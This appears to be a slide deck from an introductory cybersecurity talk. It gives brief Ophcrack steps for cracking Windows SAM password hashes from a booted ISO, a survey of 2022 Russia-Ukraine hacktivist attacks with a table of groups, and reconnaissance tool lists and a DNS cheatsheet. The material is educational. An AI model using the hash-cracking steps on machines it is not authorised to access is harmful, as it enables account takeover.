


Password Cracking

With Ophcrack

PoC

- Download the iso file from internet and attach the iso file to windows 7 machine and boot into that machine
- Ophcrack automatically try to crack password hashes in SAM file



- SAM File location: C:\windows\system32\config\SAM

SAM file

- SAM file is used to store local users password hashes on windows machines like shadow file on linux
- Ophcrack uses rainbow tables and bruteforce methods to crack these hashes
- Ophcrack sees if there's a hash match in the rainbow tables and returns the plain text password of there's a match



Cybersecurity Article

Recent attacks

Cybersecurity

By definition “cybersecurity” means, Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks. Also known as information technology (IT) security, cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization.

The world is digitalized and growing rapidly so does the need for cybersecurity. As technology advances we also find new vulnerabilities, it's a never ending cat-and-mouse game. Cybersecurity is a very vast field offering different types of technologies like wireless, web, system, network, database, malware, active directory among many more that one can make a living solely on any one of these or be a generalist. As per the stats there're many unfilled jobs in information security.

Recent Cyber Attacks

In these unfortunate times between Russia and Ukraine, we saw many hacktivist groups participating on both sides including the famous Anonymous Collective hacktivist group targeting Russian websites, Nuclear Power Plants, Power Grids, Public CC TVs among many other technologies. This unfortunate war created an excitement in the cyberspace that so many hacktivists, black hat hackers and scammers started engaging in their activities -- this excitement not just affected the countries in the war but also commercial vendors around the globe like Nvidia Data Breach by Lapsus\$ exposed 71,000 employee credentials publicly and signing malware with stolen NVIDIA's signing certificates which would be disastrous for determining malware and legitimate software by anti-viruses. Vodafone 200GB source code theft by Lapsus\$. This unforeseen engagement in cyberspace revealed many 0 day vulnerabilities over the past few weeks.

The hacktivist group Network Battalion 65' is the most alarming between Russia and Ukraine cyberwar for their dangerous activities including breaking into cybersecurity company Kaspersky, Russia's space system, Gas compressor

system etc. Anonymous leaked 360,000 Russian federal agency documents.

While these back and forth attacks go between Russia and Ukraine. Russia creates its own TLS Certificate Authority to bypass Sanctions imposed by western countries.

APT41, state sponsored threat actor affiliated with China, breached at least 6 U.S state government networks between May 2021 and Feb 2022 by retooling its attack vectors to take advantage of vulnerable internet-facing web applications. The exploited flaws included a 0 day bug in the USAHERDS application as well as the now infamous zero-day in Lo4j.

The stats between Russia and Ukraine cyberwar

GROUP	SUPPORTS	TYPE	COMMS	LOC	Legit	GROUP	SUPPORTS	TYPE	COMMS	LOC	Legit
Anonymous Associated						Pro-Russia Groups					
Anonymous	Ukraine	DDoS/Hack	Twitter	Global	Likely	RedBanditsRU	Russia	Hack	Twitter	Russia	Likely
BlackHawks	Ukraine	DDoS/Hack	Twitter	Georgia	Likely	Free Civilian	Russia	Databreach	Site	UNK	Likely
Anon Liberland & PWN-BAR	Ukraine	DDoS/Hack	UNK	UNK	Likely	CoomingProject	Russia	Databreach	Site	UNK	UNK
LiteMods	Ukraine	Psyops	Twitter	UNK	Likely	Stormous Ransomware	Russia	Ransomware	Telegram	UNK	Yes
SHDWSec	Ukraine	Hackivism	Twitter	Global	Likely	Digital Cobra Gang	Russia	Dox/DDoS	Twitter	Russia	Likely
RootUser	Ukraine	Radio	Twitter	Ukraine	Likely	Xaknet	Russia	Hack	Site	Russia	Yes
N3UR0515	Ukraine	DDoS	Twitter	UNK	UNK	Killnet	Russia	Hack/DDoS	Telegram	Russia	Likely
PuckArks	Ukraine	Pysops	Twitter	UNK	Likely	Hidden Cobra (Rumour)	Russia	UNK	UNK	UNK	UNK
GrenXPaRTa_9haan	Ukraine	Databreach	Twitter	Indonesia	Likely	RaHDit	Russia	Hack	UNK	Russia	UNK
YourAnonNews	Ukraine	Psyops	Twitter	UNK	Likely	Devilix-EU	Russia	UNK	Twitter	Russia	UNK
AgainstTheWest Associated						Unknown Support					
AgainstTheWest	Ukraine	Databreach	Twitter	Europe	UNK	NetSec	UNK	Databreach	Twitter	UNK	Yes
AgainstTheWest2	Ukraine	Databreach	Twitter	Europe	UNK	Conti ransomware gang	UNK	Ransomware	Site	Russia	Yes
Spot	Ukraine	Databreach	Twitter	Europe	UNK	ECO	UNK	DDoS/Hack	Twitter	UNK	Likely
Red Queen	Ukraine	Databreach	Twitter	Europe	UNK	Currently Inactive					
Blue Hornet	Ukraine	Databreach	Twitter	Europe	UNK	FreeUkraineNow	Ukraine	DDoS	Twitter	UNK	Likely
Nation-State						Eye Of The Storm	Ukraine	Hack	Twitter	UNK	UNK
GhostWriter UNC1151	Russia	Hack	UNK	Belarus	Yes	IT_G33Ks	Ukraine	DDoS/Hack	Twitter	Switzerland	UNK
SandWorm	Russia	Hack	UNK	Russia	Yes	0xGUndala	Ukraine	DDoS/Hack	Twitter	UNK	UNK
Gamaredon	Russia	Hack	UNK	Russia	Yes	KEY					
IT Army of Ukraine	Ukraine	DDoS	Twitter	Ukraine	Yes	Orange = inactive accounts					
IT Army of Ukraine Pysops	Ukraine	Pysops	Twitter	Ukraine	Likely	Legit indicators: UNK = not confirmed if they have done claims					
Internet Forces of Ukraine	Ukraine	Social media	UNK	Ukraine	Yes	Likely = Provided evidence but unclear if true					
Pro-Ukraine Groups						Yes = Been vetted by security professionals					
GhostSec	Ukraine	Hack	Telegram	UNK	Likely	Groups on this list have either made a declaration, have been reported conducting operations or have self-reported. This is an evolving situation so this list will continue to change especially with the legitimacy of groups, this is a historical record so even if a group is likely fake - it is worth recording for reference					
KelvinSecurity Hacking Team	Ukraine	Hack	Twitter	UNK	UNK						
RaidForums Admin	Ukraine	Sanction	Site	UNK	UNK						
GNG	Ukraine	DDoS	Twitter	Georgia	Likely	Any Tips/changes = https://twitter.com/Cyberknow20					
NB65	Ukraine	Hack	Twitter	UNK	Likely						
RaidForums2	Ukraine	DDoS	Twitter	UNK	Likely						
ContiLeaks	Ukraine	Databreach	Twitter	UNK	Yes						
GhostClan	Ukraine	DDoS/Hack	Telegram	UNK	Likely						
1LevelCrew	Ukraine	DDoS	Twitter	UNK	Likely						
Hydra UG	Ukraine	Radio	Twitter	UNK	Likely						
SecJuice	Ukraine	OSINT/Psyop	Twitter	UNK	Likely						
v0g3lSec	Ukraine	Hack	Twitter	UNK	Likely						
NB65-Finland	Ukraine	DDoS	Twitter	UNK	UNK						
Monarch Turkish Hacktivists	Ukraine	Defacement	UNK	Turkey	Yes						
Shadow_Xor	Ukraine	UNK	Twitter	UNK	UNK						
The connections	Ukraine	UNK	Twitter	UNK	UNK						
TrickLeaks (new trickbots)	Ukraine	Databreach	Twitter	UNK	Yes						

Reconnaissance

Definition: The practice of covertly discovering and collecting information about a system. Also, known as footprinting.

Types of Recon:

- Active
- Passive

Active Reconnaissance:

In this process, you will directly interact with the computer system to gain information. This information can be relevant and accurate. But there is a risk of getting detected.

Tools: Nmap, Metasploit, Nessus, OpenVAS, Nikto, Wireshark, Maltego, Whatweb, Advanced IP Scanner, Fierce, dnsrecon, Knockpy, Gobuster, Dirb, Dirbuster, CMSMap, WPScan, JoomScan, Sn1per, OWASP Amass, Aquatone, Dataspoilt, Spiderfoot

Passive Reconnaissance:

In this process, you will not be directly connected to a computer system. This process is used to gather essential information without ever interacting with the target systems.

Tools: dnslookup, nslookup, whoislookup, waybackmachine, reverse IP lookup, tracer/traceroute, ping, dnsrecon, dig, Wafw00f, theHarvester, Sublist3r, Google Dorks, etc

During this phase, a hacker can collect the following information:

- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information

Mini Cheatsheet

Terms	Meaning
Reverse IP Lookup	It looks up the IP address and gives a list of all the domains running on the same server which have the same IP address.
(D)NS Lookup	Tool for querying the Domain Name System to obtain the mapping between domain name and IP address, or other DNS records
Reverse Name Server Lookup	Reverse NS Lookup tool will show you all of the domains currently hosted in that name server.
CNAME Record	Canonical Name, alias one name to another



Thank You!

Contact:

+91 8074346267

jaswanthsunkara@protonmail.com

<https://kickass101.github.io>